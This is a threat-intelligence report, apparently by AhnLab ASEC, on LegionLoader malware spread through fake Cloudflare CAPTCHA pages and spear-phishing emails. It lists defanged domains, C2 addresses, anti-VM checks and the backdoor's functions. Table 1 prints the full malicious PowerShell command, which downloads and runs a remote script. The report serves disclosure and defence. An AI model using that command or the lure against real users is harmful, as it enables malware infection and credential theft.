I just trusted the security certificate prompt… Beware of the LegionLoader malware being distributed via the ClickFix method

The AhnLab SEcurity intelligence Center (ASEC) recently identified the LegionLoader malware, which is currently being distributed via the ClickFix method. There are two main distribution methods identified so far; both involve tricking users into visiting a malicious URL and then prompting them to directly execute malicious PowerShell commands through a fake Cloudflare CAPTCHA screen.
The first method involves distribution via the Korea “Newlywed Hope Town” page on Namu Wiki. When a user accesses a fake “Newlywed Hope Town” URL inserted by the threat actor, they are redirected multiple times and ultimately connected to a malicious page that is disguised as a Cloudflare CAPTCHA; if the user follows the instructions, they will execute a PowerShell Command that downloads LegionLoader.
The second type targets specific companies by disguising the attack as an email providing instructions for issuing accounts on internal business systems, thereby luring users into clicking on a malicious URL. In a case verified by ASEC, the threat actor increased the email’s credibility by including a message stating that the initial password for a new account needed to be changed and the account activated, along with a malicious URL that used the company’s actual domain. However, when a user clicks the malicious URL in the email, they are redirected multiple times over a short period and ultimately landed on a malicious page that is disguised as a Cloudflare CAPTCHA; if the user follows the instructions, they will perform command execution on a PowerShell command that downloads LegionLoader.
LegionLoader sequentially decrypts the encrypted shellcode and PE files it contains, then executes the final backdoor malware using its own PE loader. During this process, it assesses the infection environment based on display device information and the ASN type of the external public IP address. The backdoor malware that is ultimately executed has the capability to run various payloads—including PE files, shellcode, PowerShell scripts, and MSI files, among other additional payloads, based on commands from the C2 server. It also has the capability to steal the Chrome browser’s master key and app-bound encryption keys, as well as collect browser profile information specified by the C2 server.

[Figure 1] Distribution and execution flow of LegionLoader using a fake Cloudflare CAPTCHA
1-1. LegionLoader Being Distributed Via the Korea ‘Newlywed Hope Town’ Namu Wiki Page
ASEC confirmed that LegionLoader is being distributed through a link posted on the Korea-based “Newlywed Hope Town” Naver Wiki page. The threat actor posted a malicious URL disguised as the official website on the Naver Wiki page to lure users into visiting it; when a user accesses the URL, they are redirected multiple times to a fake Cloudflare CAPTCHA page designed to trigger PowerShell command execution.
The PowerShell command, executed via the ClickFix method, downloads additional PowerShell code from an external server and runs it in the background. The subsequently executed PowerShell code then downloads additional malicious files and, through a multi-stage execution process, ultimately activates LegionLoader on the infected system.

[Figure 2] Malicious URL registered on the Korea Namu Wiki “Newlywed Hope Town” page, disguised as the official website
Threat actors are distributing LegionLoader using a web page that is disguised to look like a Cloudflare CAPTCHA authentication screen. While a typical CAPTCHA completes authentication through user input or button clicks on a web page, the page used in this attack instructs the user to perform separate Windows command execution.
If a user follows the instructions and executes the PowerShell Command copied to the clipboard, additional PowerShell code is downloaded from an external server and executed. This additional PowerShell code then downloads a 7z compressed file containing LegionLoader, decompresses the file, and executes the LegionLoader contained within.
|
PowerShell code download and execution command |
|---|
|
PowerShell -w h -ep bypass -c “$s=irm ‘leappoploaderinstantly[.]Monster/yAzkCl1tDKSGNGGxw’ -UseBasicParsing;$e=[Management.Automation.Language.Parser]::ParseInput($s,[ref]$null,[ref]$null);&($e.GetScriptBlock())” |
[Table 1] Malicious PowerShell commands executed via the ClickFix page
During the distribution of LegionLoader, the threat actor utilized .Monster top-level domains (TLDs) containing the “pop” string—starting in August, when they were first detected—for intermediate redirect addresses and the final ClickFix page. Since September, addresses using the .Cfd top-level domain (TLD) have been observed more frequently than those using the existing .Monster family; it is therefore presumed that the threat actor has changed the domain structure of their distribution infrastructure. Separately, addresses using the .Com top-level domain were also temporarily observed in August. As follows is a partial list of domains confirmed to have been used in this attack to date.
|
Index |
Domain Type |
Identified Domains |
Date Identified |
|---|---|---|---|
|
1 |
Pop + .Monster |
Ascendpopdownloadtoday[.]Monster |
Actively detected in August |
|
2 |
Gushpopsecretdownload[.]Monster |
||
|
3 |
Jetpopdownloadsecret[.]Monster |
||
|
4 |
Leappoploaderinstantly[.]Monster |
||
|
5 |
Pourpopclickgetfast[.]Monster |
||
|
6 |
Spoutpoploaderfast[.]Monster |
||
|
7 |
Hotfootpopfilefast[.]Monster |
||
|
8 |
Boltpopsecretbutton[.]Monster |
||
|
9 |
Tearpopfilegetfast[.]Monster |
||
|
10 |
Flinchpoploaderfast[.]Monster |
||
|
11 |
.Cfd |
Pixelrainbowclub[.]Cfd |
Actively observed in September |
|
12 |
Dreamysamuraisoul[.]Cfd |
||
|
13 |
Animecelestialblaze[.]Cfd |
||
|
14 |
Cartoontalesworld[.]Cfd |
||
|
15 |
Shadowinjalegend[.]Cfd |
||
|
16 |
.Com |
Socialseoguru[.]Com |
Temporarily detected in August |
[Table 2] A partial list of intermediate redirect addresses and domains used as the final ClickFix page during the distribution process
We also confirmed that the same malicious PowerShell commands identified during the distribution process had been posted on online technical communities. The post included a screenshot of the fake Cloudflare CAPTCHA page accessed by users, allowing us to verify the layout of the page used by the threat actor to trick users into performing PowerShell command execution via the ClickFix method.

[Figure 3] ClickFix page
disguised as a Cloudflare CAPTCHA authentication screen to trick users into initiating PowerShell command execution (Source: Online tech community Mitmachim Top: Request for Information | PowerShell – Analysis of a Suspicious Command Found in Bot Verification | Top Interns – The Navy’s Technology Forum…)
1-2. LegionLoader Being Distributed Via Spear Phishing Targeting Specific Companies
AhnLab SEcurity intelligence Center (ASEC) also identified a case where LegionLoader was distributed through spear phishing emails sent to specific companies. The threat actor sent emails that disguised themselves as instructions for issuing accounts for the internal business systems used by the targeted companies, and lured users into clicking on a malicious URL by stating that they needed to change the initial password for the new account and activate it.
The identified emails contained the account issuance procedure along with an external URL that was disguised as a legitimate business system. They also included a warning that the account could be locked if the initial password was entered incorrectly, as well as instructions stating that the account must be activated within a certain period, thereby inducing users to click the link without raising suspicion.
When a user clicks on the malicious URL in the email, they are redirected multiple times over a short period and ultimately connected to a malicious page that is disguised as a Cloudflare CAPTCHA authentication screen. This page, similar to the previously described NamuWiki distribution case, does not provide a legitimate CAPTCHA authentication process but instead instructs the user to perform separate Windows command execution.
Similarly, if the user follows the instructed procedure, a malicious PowerShell command copied to the clipboard is executed directly; the executed PowerShell command then downloads and executes additional PowerShell code from an external server, followed by a process of downloading and executing Malicious Files in a multi-stage manner, ultimately resulting in the execution of LegionLoader on the infected system.
|
C2 IP |
|---|
|
89[.]34.90.217 |
[Table 3] C2 IPs identified in LegionLoader distributed via spear phishing
2. Decryption and Code Execution of Encrypted Shellcode
LegionLoader first dynamically identifies the Crypto API and Thread Pool API required for execution, then decrypts the shellcode stored internally in an encrypted state. It subsequently restores and executes the shellcode through additional steps, such as reversing the entire byte array resulting from the decryption.
The restored shellcode checks whether the current system corresponds to a virtualized environment, a remote environment, or an IP environment assigned by a hosting provider; if the system does not meet these conditions, it performs decryption on an internal encrypted PE file and executes the final backdoor malware using a custom-implemented PE loader.

[Figure 4] Result of the decryption of the encrypted shellcode
First, it calls the EnumDisplayDevicesA API to obtain the display device name of the current system, then compares it with a list of blacklisted display device names stored internally as strings to determine whether the environment corresponds to a virtualized, remote, or atypical display environment.
|
Comparison strings (16 items) |
|---|
|
Standard vga graphics adapter |
|
Microsoft hyper-v video |
|
VMware SVGA 3D |
|
VirtualBox graphics adapter |
|
VirtualBox Graphics |
|
Parallels Display Adapter |
|
Citrix display-only driver |
|
QXL |
|
Red Hat QXL |
|
Bochs Display Adapter |
|
Microsoft Basic Display Adapter |
|
Microsoft Virtual Machine Bus Video Device |
|
Microsoft Remote Display Adapter |
|
Hyper-V Video |
|
SVGA |
|
Virtual Display |
[Table 4] Strings used to check display devices (16)
Next, an HTTP GET request is sent to ipinfo.Io/what-is-my-ip to compare the system’s ASN type value with the “hosting” string, thereby verifying whether the system’s public IP address is one assigned to the hosting provider.

[Figure 5] Sending an HTTP GET request to ipinfo.Io/what-is-my-ip to verify the external public IP and ASN type
3. Code Execution of the Final Backdoor Malware
The backdoor malware, which is executed last, registers the infected host’s information with the C2 server and then receives and executes commands sent from the C2 server. The C2 domains identified so far are dallasbackstage[.]Com and gemscocl[.]Com. Both C2 domains use the same path, and the roles of each path are as follows.
|
Type |
C2 Address |
Role |
|---|---|---|
|
Dallasbackstage[.]Com |
Hxxp://dallasbackstage[.]Com/nfront.Php |
Registration of infected hosts and reception of C2 commands |
|
Hxxp://dallasbackstage[.]Com/nback.Php |
Reporting command execution results |
|
|
Gemscocl[.]Com |
Hxxp://gemscocl[.]Com/nfront.Php |
Registration of infected hosts and reception of C2 commands |
|
Hxxp://gemscocl[.]Com/nback.Php |
Reporting command execution results |
[Table 5] C2 addresses for LegionLoader’s backdoor malware

[Figure 6] C2 communication using RC4 and Base64
Depending on the configuration values included in C2 commands, the backdoor malware performs functions such as executing additional payloads, collecting Chrome browser information, establishing persistence, and accessing external URLs. A single C2 response may contain configuration values for multiple functions; the main functions identified are as follows.
|
Key Functions |
Typical Execution Method |
|---|---|
|
Native PE Execution |
Execution from disk, use of an internal PE loader, process injection, “RuntimeBroker.Exe” process hollowing |
|
Shellcode Code Execution |
“Explorer.Exe” Process Injection, Execution Directly from the Current Process |
|
PowerShell Execution |
Execute a general script; perform command execution after bypassing MSI |
|
Execute MSI |
Using ShellExecute, using msiexec |
|
Chrome Information Collection |
Collecting Legacy Master Keys, App-Bound Encryption Keys, and Browser History |
|
Persistence Setup |
Registering “Run” and “RunOnce” |
|
Connecting to a Specified C2 URL |
HTTP GET Request to the Received URL |
[Table 6] Key functions identified in the backdoor malware
Conclusion
Recently, threat actors have been using the ClickFix method—disguised as a Cloudflare CAPTCHA authentication screen—to trick users into manually executing PowerShell commands. These PowerShell commands download and execute additional PowerShell code from an external source, and after undergoing multiple stages of decryption and memory loading, they ultimately execute LegionLoader.
The backdoor malware ultimately executed can run Native PE, Runtime Modules, shellcode, PowerShell scripts, MSI files, and more, based on commands from the C2 server. It can also execute follow-up payloads through various methods, such as process injection targeting `explorer.Exe`, process hollowing targeting `RuntimeBroker.Exe`, and executing PowerShell after bypassing AMSI.
Therefore, users should be cautious when a web page requests the use of the Windows Run dialog or PowerShell under the pretense of CAPTCHA verification or error resolution. In particular, users should not execute commands copied from a web page, as this is not part of a legitimate CAPTCHA verification process. Additionally, users should ensure that V3 is kept on the latest version to proactively block Malware infections.